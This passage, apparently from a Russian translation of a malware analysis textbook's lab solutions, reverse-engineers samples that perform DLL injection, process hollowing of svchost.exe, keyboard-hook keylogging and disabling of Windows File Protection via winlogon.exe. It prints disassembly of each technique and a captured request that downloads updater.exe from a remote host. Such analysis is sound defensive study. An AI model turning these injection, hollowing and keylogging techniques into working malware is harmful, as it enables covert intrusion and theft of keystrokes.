Теперь, когда известно, что и где внедряется, мы можем попробовать остановить эти надоедливые сообщения. Поможет нам в этом Process Explorer. Выделим `explorer.exe` в списке процессов и выберем пункты меню View ▸ Show Lower Pane (Вид ▸ Показать нижнюю панель) и View ▸ Lower Pane View ▸ DLLs (Вид ▸ Вид нижней панели ▸ DLL), как показано на рис. 12.1Л. Прокрутив вниз полученный вывод, мы увидим, что библиотека `Lab12-01.dll` загружена в адресное пространство `explorer.exe`. Process Explorer помогает быстро обнаружить внедрение DLL и подтверждает результаты анализа, проведенного в IDA Pro. Чтобы остановить всплывающие сообщения, можно завершить процесс `explorer.exe` и затем запустить его заново, выбрав в Process Explorer пункт меню File ▸ Run (Файл ▸ Запустить).




Рис. 12.1Л. Внедренная библиотека, показанная в Process Explorer

Закончим с анализом программы `Lab12-01.exe` и перейдем к библиотеке `Lab12-01.dll`. Посмотрим, делает ли она что-либо помимо показа сообщений. Загрузив ее в IDA Pro, мы видим, что почти вся ее работа заключается в создании потока, который затем запускает еще один поток. Код первого потока показан в листинге 12.5Л; он содержит цикл, в котором новый поток создается каждую минуту (0xEA60 миллисекунд).

Листинг 12.5Л. Анализ потока, созданного библиотекой Lab12-01.dll

```
10001046       mov       ecx, [ebp+var_18]
10001049       push      ecx
1000104A       push      offset Format     ; "Practical Malware Analysis %d"
1000104F       lea       edx, [ebp+Parameter]
10001052       push      edx                         ; Dest
10001053       call      _sprintf ❷
10001058       add       esp, 0Ch
1000105B       push      0                           ; lpThreadId
1000105D       push      0                           ; dwCreationFlags
1000105F       lea       eax, [ebp+Parameter]
10001062       push      eax                         ; lpParameter
10001063       push      offset StartAddress ❶       ; lpStartAddress
10001068       push      0                           ; dwStackSize
1000106A       push      0                           ; lpThreadAttributes
1000106C       call      ds:CreateThread
10001072       push      0EA60h                      ; dwMilliseconds
10001077       call      ds:Sleep
1000107D       mov       ecx, [ebp+var_18]
10001080       add       ecx, 1 ❸
10001083       mov       [ebp+var_18], ecx
```

В строке ❶ новый поток, помеченный в IDA Pro как `StartAddress`, создает сообщение с текстом `Press OK to reboot` и принимает параметр для заголовка выводимого окна, который устанавливается с помощью вызова `sprintf` ❷. Этот параметр содержит строку форматирования `"Practical Malware Analysis %d"`, где вместо `%d` подставляется счетчик, который хранится в переменной `var_18` и инкрементируется в строке ❸. Из этого можно сделать вывод: данная библиотека занимается исключительно тем, что выводит надоедливые сообщения с числом, которое увеличивается на 1 каждую минуту.

Работа 12.2

Краткие ответы

1. Этот вредонос предназначен для незаметного запуска другой программы.
2. Для скрытия выполнения вредонос применяет подмену процесса.
3. Зараженный код хранится в разделе с ресурсами внутри программы. Ресурс имеет тип `UNICODE` и имя `LOCALIZATION`.

4. Вредоносный код, хранящийся в разделе с ресурсами внутри программы, закодирован методом гаммирования. Процедура его декодирования находится по адресу `sub_40132C`. Байт, который используется для исключающего ИЛИ, имеет адрес `0x0040141B`.
5. Строки кодируются функцией `sub_401000`, которая использует исключающее ИЛИ.

Подробный анализ

Мы уже проанализировали этот двоичный файл в лабораторных работах к главе 3, поэтому откроем его в IDA Pro и посмотрим, какие функции он импортирует. Многие из перечисленных вызовов мало о чем говорят, так как они присутствуют в большинстве исполняемых файлов в Windows, но некоторые все же выделяются. В частности, вызовы `CreateProcessA`, `GetThreadContext` и `SetThreadContext` говорят о том, что данная программа создает новые процессы и модифицирует контекст выполнения других приложений. Функции `ReadProcessMemory` и `WriteProcessMemory` свидетельствуют о том, что программа выполняет чтение и запись непосредственно в адресном пространстве процессов. Функции `LockResource` и `SizeOfResource` могут подсказать, где хранятся ключевые данные процесса. Но для начала выясним назначение вызова `CreateProcessA`, который, как видно в следующем листинге, находится по адресу 0x0040115F.

Листинг 12.6Л. Создание приостановленного процесса и доступ к контексту главного потока

```
00401145       lea      edx, [ebp+ProcessInformation]
00401148       push     edx  ❷                  ; lpProcessInformation
00401149       lea      eax, [ebp+StartupInfo]
0040114C       push     eax                     ; lpStartupInfo
0040114D       push     0                       ; lpCurrentDirectory
0040114F       push     0                       ; lpEnvironment
00401151       push     4  ❶                    ; dwCreationFlags
00401153       push     0                       ; bInheritHandles
00401155       push     0                       ; lpThreadAttributes
00401157       push     0                       ; lpProcessAttributes
00401159       push     0                       ; lpCommandLine
0040115B       mov      ecx, [ebp+lpApplicationName]
0040115E       push     ecx                     ; lpApplicationName
0040115F       call     ds:CreateProcessA
...
00401191       mov      ecx, [ebp+ProcessInformation.hThread]
00401194       push     ecx                     ; hThread
00401195       call     ds:GetThreadContext ❸
```

В строке ❶ листинга 12.6Л мы видим инструкцию `push 4`, помеченную в IDA Pro как `dwCreationFlags`. Согласно документации MSDN это флаг `CREATE_SUSPENDED`, который позволяет создавать изначально остановленный процесс. Такой процесс не начнет выполняться, пока API-вызов `ResumeThread` не запустит его главный поток.

В строке ❸ программа обращается к контексту потока. Аргумент `hThread` для вызова `GetThreadContext` берется из того же буфера, который передается в `CreateProcessA` ❷; из этого следует, что программа получает доступ к контексту приостановленного потока. Здесь важно получить дескриптор потока, поскольку он будет использоваться для взаимодействия с приостановленным процессом.

После вызова `GetThreadContext` контекст передается функции `ReadProcessMemory`. Чтобы лучше понимать, что именно программа делает с этим контекстом, добавим в IDA Pro стандартную структуру `CONTEXT`. Для этого перейдем на вкладку Structures (Структуры) и нажмем клавишу Ins. Дальше нажмем кнопку Add Standard Structure (Добавить стандартную структуру) и найдем элемент под названием `CONTEXT`. После добавления структуры щелкнем правой кнопкой мыши на адресе `0x004011C3`, как показано на рис. 12.2Л. Сдвиг 0xA4 на самом деле содержит операцию `[eax+CONTEXT._Ebx]`, выполнение которой ведет к регистру EBX данного потока.




Рис. 12.2Л. Определение местоположения сдвига структуры в IDA Pro

Регистр EBX нового приостановленного процесса всегда содержит указатель на структуру PEB. Как показано в строке ❶ листинга 12.7Л, программа инкрементирует эту структуру на 8 байт и помещает полученное значение в стек в качестве начального адреса для чтения из памяти.

Листинг 12.7Л. Чтение структуры данных PEB

```
004011B8       push     0                          ; lpNumberOfBytesRead
004011BA       push     4  ❷                       ; nSize
004011BC       lea      edx, [ebp+Buffer]
004011BF       push     edx                        ; lpBuffer
004011C0       mov      eax, [ebp+lpContext]
004011C3       mov      ecx, [eax+CONTEXT._Ebx]
004011C9       add      ecx, 8 ❶
004011CC       push     ecx                        ; lpBaseAddress
004011CD       mov      edx, [ebp+ProcessInformation.hProcess]
004011D0       push     edx                        ; hProcess
004011D1       call     ds:ReadProcessMemory
```

С точки зрения IDA Pro структура PEB не является стандартной, поэтому, чтобы узнать, куда ведет ее сдвиг 8, можно воспользоваться интернет-поиском или WinDbg. Оказывается, это указатель на вызов `ImageBaseAddress` или начало загруженного исполняемого файла. После передачи этого адреса в качестве участка для чтения и считывания 4 байт ❶ мы видим, что переменная, помеченная в IDA Pro как `Buffer`, будет содержать `ImageBase` приостановленного процесса.

Программа вручную ищет адрес функции импорта `UnMapViewOfSection` (которой в качестве аргумента передается `ImageBaseAddress`), используя вызов `GetProcAddress` на участках 0x004011E8 и 0x004011FE. Вызов `UnMapViewOfSection` убирает приостановленный процесс из памяти, после чего программа прекращает свое выполнение.

В листинге 12.8Л мы видим аргументы вызова `VirtualAllocEx`, которые попадают в стек.

Листинг 12.8Л. Выделение памяти для исполняемого файла внутри приостановленного процесса

```
00401209        push      40h  ❹                      ; flProtect
0040120B        push      3000h                       ; flAllocationType
00401210        mov       edx, [ebp+var_8]
00401213        mov       eax, [edx+50h] ❸
00401216        push      eax                         ; dwSize
00401217        mov       ecx, [ebp+var_8]
0040121A        mov       edx, [ecx+34h] ❷
0040121D        push      edx                         ; lpAddress
0040121E        mov       eax, [ebp+ProcessInformation.hProcess] ❶
00401221        push      eax                         ; hProcess
00401222        call      ds:VirtualAllocEx
```

Обратите внимание на то, что в строке ❶ этого листинга программа выделяет память внутри адресного пространства приостановленного процесса. Эту процедуру следует изучить подробнее.

В начале функции в участках 0x004010FE и 0x00401119 программа проверяет магические значения MZ и PE. Успешная проверка означает, что переменная `var_8` содержит указатель на PE-заголовок, загруженный в память.

В строке ❷ программа запрашивает выделение памяти по адресу `ImageBase` внутри PE-файла, который находится в буфере: таким образом системный загрузчик узнает, на какой участок памяти хотел бы попасть исполняемый файл. В строке ❸ программа запрашивает объем памяти, указанный в поле `ImageSize` (сдвиг 0x50) PE-заголовка. В конце мы используем документацию MSDN, чтобы определить, что в строке ❹ для памяти устанавливаются права доступа `PAGE_EXECUTE_READWRITE`.

После выделения памяти в приостановленном процессе вызов `WriteProcessMemory` по адресу 0x00401251 записывает туда данные, взятые в начале PE-файла. Количество записываемых байтов берется из сдвига 0x54 в PE-заголовке — то есть из поля `SizeOfHeaders`. Первый вызов `WriteProcessMemory` копирует содержимое PE-заголовка в приостановленный процесс: это говорит о том, что данная программа перемещает PE-файл в адресное пространство другого процесса.

Дальше в строке ❶ листинга 12.9Л мы видим цикл, счетчик которого находится по адресу 0x00401257 и начинается с 0.

Листинг 12.9Л. Копирование PE-разделов в память

```
00401257       mov      [ebp+var_70], 0
0040125E       jmp      short loc_401269
00401260 loc_401260:                    ; CODE XREF: sub_4010EA+1CD_j
00401260       mov      eax, [ebp+var_70]
00401263       add      eax, 1
00401266       mov [ebp+var_70], eax
00401269
00401269 loc_401269:                    ; CODE XREF: sub_4010EA+174_j
00401269       mov      ecx, [ebp+var_8]
0040126C       xor      edx, edx
0040126E       mov      dx, [ecx+6]
00401272       cmp      [ebp+var_70], edx ❷
00401275       jge      short loc_4012B9
00401277       mov      ax, [ebp+var_4]
0040127A       mov      ecx, [ebp+lpBuffer]
0040127D       add      ecx, [eax+3Ch] ❸
00401280       mov      edx, [ebp+var_70]
00401283       imul     edx, 28h ❺
00401286       lea      eax, [ecx+edx+0F8h] ❹
0040128D       mov      [ebp+var_74], eax
00401290       push     0                     ; lpNumberOfBytesWritten
00401292       mov      ecx, [ebp+var_74]
00401295       mov      edx, [ecx+10h]
00401298       push     edx                   ; nSize
00401299       mov      eax, [ebp+var_74]
0040129C       mov      ecx, [ebp+lpBuffer]
0040129F       add      ecx, [eax+14h]
004012A2       push     ecx                   ; lpBuffer
004012A3       mov      edx, [ebp+var_74]
004012A6       mov      eax, [ebp+lpBaseAddress]
004012A9       add      eax, [edx+0Ch]
004012AC       push     eax                   ; lpBaseAddress
004012AD       mov      ecx, [ebp+ProcessInformation.hProcess]
004012B0       push     ecx                   ; hProcess
004012B1       call     ds:WriteProcessMemory
004012B7       jmp      short loc_401260 ❶
```

Счетчик цикла сравнивается со значением, сдвинутым на 6 байт относительно начала заголовка ❷, которое соответствует полю `NumberOfSections`. Поскольку исполняемые разделы содержат информацию, необходимую для запуска программы (такую как код, данные, перемещения и т. д.), мы знаем, что цикл, скорее всего, копирует эти разделы в приостановленный процесс. Давайте в этом убедимся.

Переменная `var_4` содержит указатель на файл MZ/PE, загруженный в память (и помеченный в IDA Pro как `lpBuffer`). Указатель инициализируется по адресу 0x004010F3. Мы знаем, что первая часть PE-файла состоит из MZ-заголовка ❸, и видим, что программа добавляет сдвиг 0x3C (ведущий к PE-заголовку) к буферу с этим заголовком. В результате регистр ECX указывает на начало PE-заголовка. В строке ❹ программа получает указатель. При первой итерации цикла регистр EDX равен 0, поэтому мы можем убрать его из вычисления указателя. Остается регистр ECX и значение 0xF8.

При просмотре сдвигов PE-заголовка можно заметить, что 0xF8 соответствует началу массива `IMAGE_HEADER_SECTION`. Простая операция `sizeof(IMAGE_HEADER_SECTION)` говорит нам о том, что данная структура занимает 40 байт — именно это значение используется для умножения счетчика цикла в строке ❺.

Теперь мы опять можем воспользоваться базой данных стандартных структур в IDA Pro, добавив `IMAGE_DOS_HEADER`, `IMAGE_NT_HEADERS` и `IMAGE_SECTION_HEADER`. С помощью полученной нами информации о состоянии регистров на разных этапах мы можем сделать ассемблерный код из листинга 12.9Л намного более понятным (в листинге 12.10Л изменения выделены жирным шрифтом):

Листинг 12.10Л. Копирование PE-разделов в память с помощью структур, взятых из IDA Pro

```
00401260 loc_401260:                     ; CODE XREF: sub_4010EA+1CD_j
00401260      mov     eax, [ebp+var_70]
00401263      add     eax, 1
00401266      mov     [ebp+var_70], eax
00401269
00401269 loc_401269:                     ; CODE XREF: sub_4010EA+174_j
00401269      mov     ecx, [ebp+var_8]
0040126C      xor     edx, edx
0040126E      mov     dx,[ecx+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
00401272      cmp     [ebp+var_70], edx
00401275      jge     short loc_4012B9
00401277      mov     eax, [ebp+var_4]
0040127A      mov     ecx, [ebp+lpBuffer]
0040127D      add     ecx, [eax+IMAGE_DOS_HEADER.e_lfanew]
00401280      mov     edx, [ebp+var_70]
00401283      imul    edx, 28h
00401286      lea     eax, [ecx+edx+(size IMAGE_NT_HEADERS)]
0040128D      mov     [ebp+var_74], eax
00401290      push    0                  ; lpNumberOfBytesWritten
00401292      mov     ecx, [ebp+var_74]
00401295      mov     edx, [ecx+IMAGE_SECTION_HEADER.SizeOfRawData]
00401298      push    edx                ; nSize
00401299      mov     eax, [ebp+var_74]
0040129C      mov     ecx, [ebp+lpBuffer]
0040129F      add     ecx, [eax+IMAGE_SECTION_HEADER.PointerToRawData]
004012A2      push    ecx                ; lpBuffer
004012A3      mov     edx, [ebp+var_74]
004012A6      mov     eax, [ebp+lpBaseAddress]
004012A9      add     eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
004012AC      push    eax                ; lpBaseAddress
004012AD      mov     ecx, [ebp+ProcessInformation.hProcess]
004012B0      push    ecx                ; hProcess
004012B1      call    ds:WriteProcessMemory
004012B7      jmp     short loc_401260
```

В листинге 12.10Л намного легче понять, что значения `SizeOfRawData`, `PointerToRawData` и `VirtualAddress` каждого раздела заголовка используются для выполнения операций копирования. Это подтверждает наши догадки о том, что программа копирует каждый раздел в адресное пространство приостановленного процесса.

В листинге 12.11Л видно, что программа использует вызов `SetThreadContext`, который присваивает регистру EAX адрес точки входа в исполняемый файл, загруженный мгновением ранее в память другого процесса. Выполнив вызов `ResumeThread` в строке ❷, программа успешно завершит подмену процесса, созданного с помощью операции `CreateProcessA` в начале этой функции.

Листинг 12.11Л. Возобновление приостановленного процесса

```
004012DB    mov    eax, [ebp+var_8]
004012DE    mov    ecx, [ebp+lpBaseAddress]
004012E1    add    ecx, [eax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
004012E4    mov    edx, [ebp+lpContext]
004012E7    mov    [edx+CONTEXT._Eax], ecx ❶
004012ED    mov    eax, [ebp+lpContext]
004012F0    push   eax                  ; lpContext
004012F1    mov    ecx, [ebp+ProcessInformation.hThread]
004012F4    push   ecx                  ; hThread
004012F5    call   ds:SetThreadContext
004012FB    mov    edx, [ebp+ProcessInformation.hThread]
004012FE    push   edx                  ; hThread
004012FF    call   ds:ResumeThread ❷
```


Мы обнаружили подмену процесса — теперь необходимо определить, какой именно процесс подменяется и какой код скрытно выполняется от его имени. Первым делом нужно понять, откуда взялось значение, которое, как мы видели в листинге 12.6Л, передается в API-вызов `CreateProcessA` (и помечено в IDA Pro как `lpApplicationName`).

Установим курсор в начало функции `sub_4010EA` и нажмем Ctrl+X, чтобы отобразить все перекрестные ссылки, включая вызовы `sub_40144B` и `main`. Из главной функции мы попадаем на участок 0x00401544, где переменная `Dst` с именем процесса (который потом будет использоваться операцией `CreateProcessA`) загружается в регистр, чтобы попасть в вызов `sub_4010EA`. Если установить курсор на переменной `Dst`, в функции будут подсвечены все ее экземпляры. Это позволит нам отследить ее происхождение.

Впервые переменная используется в строке ❶ листинга 12.12Л в качестве аргумента функции `sub_40149D`.

Листинг 12.12Л. Построение пути

```
00401508      push      400h                    ; uSize
0040150D      lea       eax, [ebp+Dst] ❶
00401513      push      eax                     ; Str
00401514      push      offset aSvchost_exe  ❷  ; "\\svchost.exe"
00401519      call      sub_40149D
```

С первого взгляда видно, что функция `sub_40149D` является довольно простой: она копирует значение `%SystemRoot%\System32\` во второй аргумент и затем добавляет второй аргумент к результату. Так как в качестве второго аргумента выступает переменная `Dst`, она получает новый путь; вернувшись ко второму параметру функции `sub_40149D` ❷, мы видим, что это `\\svchost.exe`. Очевидно, что вредонос подменяет процесс `%SystemRoot%\System32\svchost.exe`.

Теперь нам известно, что программа запускает файл `svchost.exe`, но еще предстоит узнать, каким процессом этот файл подменяется. Для этого исследуем PE-буфер, который передается в функцию `sub_4010EA`, — то есть нам нужно проследить за переменной `lpBuffer` по адресу 0x00401539, как мы только что сделали с `Dst`.

Найдем буфер `lpBuffer`, которому в строке ❶ листинга 12.13Л присваивается содержимое регистра EAX. Среди предыдущих инструкций мы находим вызов функции ❷. Как вы помните, EAX хранит значение, возвращаемое из вызова, поэтому мы знаем, что буфер берется из функции `sub_40132C`, которая принимает переменную `hModule` — указатель на саму программу `Lab12-02.exe`.

Листинг 12.13Л. Загрузка исполняемого файла, который подменяет процесс svchost.exe

```
00401521     mov      ecx, [ebp+hModule]
00401527     push     ecx                  ; hModule
00401528     call     sub_40132C ❷
0040152D     add      esp, 4
00401530     mov      [ebp+lpBuffer], eax ❶
```

В функции `sub_40132C` присутствуют вызовы `FindResource`, `LoadResource`, `LockResource`, `SizeOfResource`, `VirtualAlloc` и `memcpy`. Программа копирует в память данные из раздела ресурсов исполняемого файла. Воспользуемся утилитой Resource Hacker, чтобы просмотреть содержимое этого раздела и сохранить его в отдельный файл. На рис. 12.3Л показана программа `Lab12-02.exe`, открытая внутри Resource Hacker. В разделе с ресурсами мы видим двоичные закодированные данные. Сохраним их на диск.




Рис. 12.3Л. Resource Hacker показывает закодированный двоичный файл в разделе с ресурсами

Вернемся к исследованию ассемблерного кода, чтобы определить метод, с помощью которого декодируется исполняемый файл. Мы видим, как по адресу 0x00401425 буфер передается в функцию `sub_401000`, которая похожа на процедуру гаммирования. Третий аргумент, который передается в эту функцию по адресу 0x0040141B,

хранит значение `0x41`. С помощью утилиты WinHex можно быстро применить исключающее ИЛИ ко всему файлу, экспортированному ранее из Resource Hacker. Для этого выберем пункт меню Edit ▸ Modify Data ▸ XOR (Правка ▸ Изменить данные ▸ XOR) и введем `0x41`. Закончив с этим преобразованием, мы получим рабочий PE-файл, который впоследствии используется для подмены экземпляра `svchost.exe`.

ПРИМЕЧАНИЕ

> WinHex — это hex-редактор, доступный по адресу www.x-ways.net/winhex/. Его бесплатной пробной версии достаточно для анализа вредоносного ПО. Мы выбрали его лишь с целью демонстрации — однобайтное гаммирование поддерживается в большинстве hex-редакторов.

В заключение можно сказать, что этот вредонос декодирует двоичный файл в своем разделе с ресурсами и подменяет с его помощью процесс `svchost.exe`.

Работа 12.3

Краткие ответы

1. Программа является кейлогером.
2. Программа внедряет перехватчик для записи нажатий клавиш.
3. Для хранения похищенной информации используется файл `practicalmalware-analysis.log`.

Подробный анализ

Поскольку мы уже исследовали и извлекали этот файл в лабораторных работах к главе 3 и в лабораторной работе 12.2, сначала откроем его в IDA Pro и посмотрим, какие функции он импортирует. Больше всего наше внимание привлекает API-вызов `SetWindowsHookExA`, который позволяет приложению перехватывать или отслеживать системные события Windows.

В строке ❶ листинга 12.14Л видно, как `SetWindowsHookExA` вызывается из функции `main`. В документации MSDN говорится о том, что первый аргумент, `0Dh`, соответствует режиму `WH_KEYBOARD_LL`, который позволяет следить за клавиатурными событиями с помощью функции-перехватчика, помеченной в IDA Pro как `fn` ❷. Программе зачем-то нужны нажатия клавиш, которые принимает `fn`.

Листинг 12.14Л. Вызов функции SetWindowsHookEx из main

```
00401053      push     eax                    ; hmod
00401054      push     offset fn  ❷           ; lpfn
00401059      push     0Dh                    ; idHook
0040105B      call     ds:SetWindowsHookExA ❶
00401061      mov      [ebp+hhk], eax
```

Подписавшись на получение событий, программа запускает цикл по адресу 0x00401076 и вызывает в нем функцию `GetMessageA`. Это нужно для того, чтобы сообщения доходили до перехватчика внутри процесса. Цикл продолжает работу, пока не случится ошибка.

Перейдя к функции `fn`, мы начинаем понимать, что программа делает с перехваченными нажатиями клавиш. Это стандартная функция с тремя аргументами. Ее прототип определяется методом `HOOKPROC`. Согласно документации MSDN режим `WH_KEYBOARD_LL` предназначен для функций обратного вызова `LowLevelKeyboardProc`. Благодаря этой информации мы можем извлечь из аргументов реальные структуры данных. Это упростит нашу задачу, так как вместо числовых сдвигов мы получим осмысленные имена.

Чтобы выводить в IDA имена вместо сдвигов, поместите курсор в строку `0x00401086`, нажмите клавишу `Y` и затем поменяйте тип аргумента `lParam` на `KBDLLHOOKSTRUCT *`. Теперь можно перейти к адресу 0x4010a4, нажать `K` и выбрать `KBDLLHOOKSTRUCT.vkCode`. Сейчас ссылки на `lParam` должны выводиться в виде структур с именами переменных вместо числовых сдвигов. Например, `[eax]` по адресу 0x004010A4 превратится в `[eax+KBDLLHOOKSSTRUCT.vkCode]`, как показано в строке ❸ листинга 12.15Л.

Листинг 12.15Л. Функция-перехватчик

```
0040108F     cmp       [ebp+wParam], WM_SYSKEYDOWN ❶
00401096     jz        short loc_4010A1
00401098     cmp       [ebp+wParam], WM_KEYDOWN ❷
0040109F     jnz       short loc_4010AF
004010A1
004010A1 loc_4010A1:                            ; CODE XREF: fn+10j
004010A1     mov       eax, [ebp+lParam]
004010A4     mov       ecx, [eax+KBDLLHOOKSTRUCT.vkCode] ❸
004010A6     push      ecx                      ; Buffer
004010A7     call      sub_4010C7
```

В строках ❶ и ❷ видно, как программа проверяет тип нажатия с помощью вызова `cmp`, чтобы обрабатывать каждое событие отдельно. В строке ❸ программа передает (`mov`) виртуальный код клавиши в функцию `sub_4010C7`, выделенную ниже жирным шрифтом.

Внутри `sub_4010C7` мы видим, что программа в самом начале открывает файл `practicalmalwareanalysis.log`. После этого по очереди идут вызовы `GetForegroundWindow` и `GetWindowTextA`, как показано в листинге 12.16Л. Первый из них определяет активное окно на момент нажатия клавиши, а второй извлекает его заголовок. Это позволяет вредоносу показать, откуда взялось то или иное нажатие.

Листинг 12.16Л. Открытие журнального файла и получение заголовка окна

```
004010E6      push     offset FileName      ; "practicalmalwareanalysis.log"
004010EB      call     ds:CreateFileA
...
0040110F      push     400h                 ; nMaxCount
00401114      push     offset String        ; lpString
```

```
00401119      call    ds:GetForegroundWindow
0040111F      push    eax                     ; hWnd
00401120      call    ds:GetWindowTextA
00401126      push    offset String           ; Str2
0040112B      push    offset Dest             ; Str1
00401130      call    _strcmp
```

Записав заголовок окна в журнальный файл, программа обращается к большой таблице переходов, как показано в строке ❶ листинга 12.17Л. Как вы помните, переменная `var_C` хранит код виртуальной клавиши, переданный в функцию; здесь он используется в качестве индекса в таблице поиска ❷. Значение, полученное из этой таблицы, используется как индекс для таблицы переходов в инструкции `off_401441` ❶.

Листинг 12.17Л. Таблица переходов с кодами виртуальных клавиш

```
0040120B      sub     eax, 8 ❸
...
0040121B      mov     edx, [ebp+var_C]
0040121E      xor     ecx, ecx
00401220      mov     cl, ds:byte_40148D[edx] ❷
00401226      jmp     ds:off_401441[ecx*4] ❶      ; switch jump
```

Проследим за процессом поиска, выбрав значение `VK_SHIFT` (0x10). В строке ❸ из него вычитается 8, в результате чего получается код 0x8 (0x10 – 0x8).

Если сделать сдвиг на 0x8 внутри `byte_40148D`, как показано в листинге 12.18Л, то получится число 3, которое хранится в регистре ECX. Затем в строке ❶ ECX умножается на 4. Полученное значение, 0xC, используется в качестве сдвига внутри `off_401441`. Это даст нам адрес `loc_401249`, по которому находится строка `[SHIFT]`, записанная в журнальный файл.

Листинг 12.18Л. Таблица сдвигов для byte_40148D

```
byte_40148D     db        0,     1,        12h,       12h
                db       12h,    2,        12h,       12h
                db        3,     4,        12h,       12h
```

Теперь можно с уверенностью сказать, что этот вредонос является кейлогером, который записывает нажатия клавиш в файл `practicalmalwareanalysis.log`. Перехват нажатий реализован с помощью вызова `SetWindowsHookEx`.

Работа 12.4

Краткие ответы

1. Вредонос проверяет, принадлежит ли заданный PID процессу `winlogon.exe`.
2. `winlogon.exe` — это процесс, в который происходит внедрение.
3. Библиотека `sfc_os.dll` используется для отключения защиты файлов в Windows.

4. Четвертый аргумент вызова `CreateRemoteThread` является указателем на безымянную функцию с порядковым номером 2 (`SfcTerminateWatcherThread`) из библиотеки `sfc_os.dll`.
5. Вредонос сохраняет на диск двоичные данные из своего раздела с ресурсами и перезаписывает с их помощью старый исполняемый файл Windows Update (`wupdmgr.exe`). Но перед этим оригинал копируется в каталог `%TEMP%` для дальнейшего использования.
6. Вредонос внедряет в `winlogon.exe` внешний поток и вызывает функцию с порядковым номером 2, импортированную из библиотеки `sfc_os.dll` (`SfcTerminateWatcherThread`), чтобы отключить защиту файлов в Windows до следующей перезагрузки. Необходимость вызова `CreateRemoteThread` обусловлена тем, что данная функция должна быть выполнена в рамках процесса `winlogon.exe`. Вредонос заражает исполняемый файл `wupdmgr.exe` и использует его для обновления собственного кода, после чего вызывает оригинальную программу Windows Update, сохраненную в каталоге `%TEMP%`.

Подробный анализ

Начнем с базового статического анализа. В таблице импорта мы видим вызов `CreateRemoteThread`, без `WriteProcessMemory` или `VirtualAllocEx`, что довольно любопытно. Мы также видим импорты функций для работы с ресурсами, такие как `LoadResource` и `FindResourceA`. При изучении вредоноса с помощью Resource Hacker можно заметить еще одну программу под названием BIN, хранящуюся в разделе с ресурсами.

Теперь перейдем к базовому динамическому анализу. Утилита procmon показывает, что вредонос создает файл `%TEMP%\winup.exe` и перезаписывает программу `%SystemRoot%\System32\wupdmgr.exe` (Windows Update). Если сравнить `wupdmgr.exe` и файл в разделе ресурсов BIN, окажется, что они одинаковые (система защиты файлов в Windows должна восстановить оригинальную программу, но она почему-то этого не делает).

Благодаря Netcat мы узнаем, что вредонос пытается загрузить файл `updater.exe` на сайте www.practicalmalwareanalysis.com, как показано в листинге 12.19Л.

Листинг 12.19Л. HTTP-запрос типа GET, выполненный после запуска Lab12-04.exe

```
GET /updater.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

Загрузим вредонос в IDA Pro и прокрутим код к функции `main` по адресу 0x00401350. Как показано в листинге 12.20Л, несколькими строками ниже находятся вызовы для перебора процессов в системе, взятые из библиотеки `psapi.dll`.

Листинг 12.20Л. Динамический поиск местоположения импортов для перебора процессов

```
004013AA     push     offset ProcName       ; "EnumProcessModules"
004013AF     push     offset aPsapi_dll     ; "psapi.dll"
004013B4     call     ds:LoadLibraryA ❶
004013BA     push     eax
004013BB     call     ds:GetProcAddress ❷
004013C1     mov      dword_40312C, eax ❸  ; Rename to myEnumProcessModules
```

В листинге 12.20Л также можно увидеть три функции, местоположение которых вредонос ищет вручную, используя вызовы `LoadLibraryA` ❶ и `GetProcAddress` ❷.

Вредонос сохраняет указатели на функции в глобальные переменные `dword_40312C` (строка ❸), `dword_403128` и `dword_403124`. Дадим им следующие имена, чтобы в будущем нам было легче отличать эти вызовы друг от друга: `myEnumProcessModules`, `myGetModuleBaseNameA` и `myEnumProcesses`.

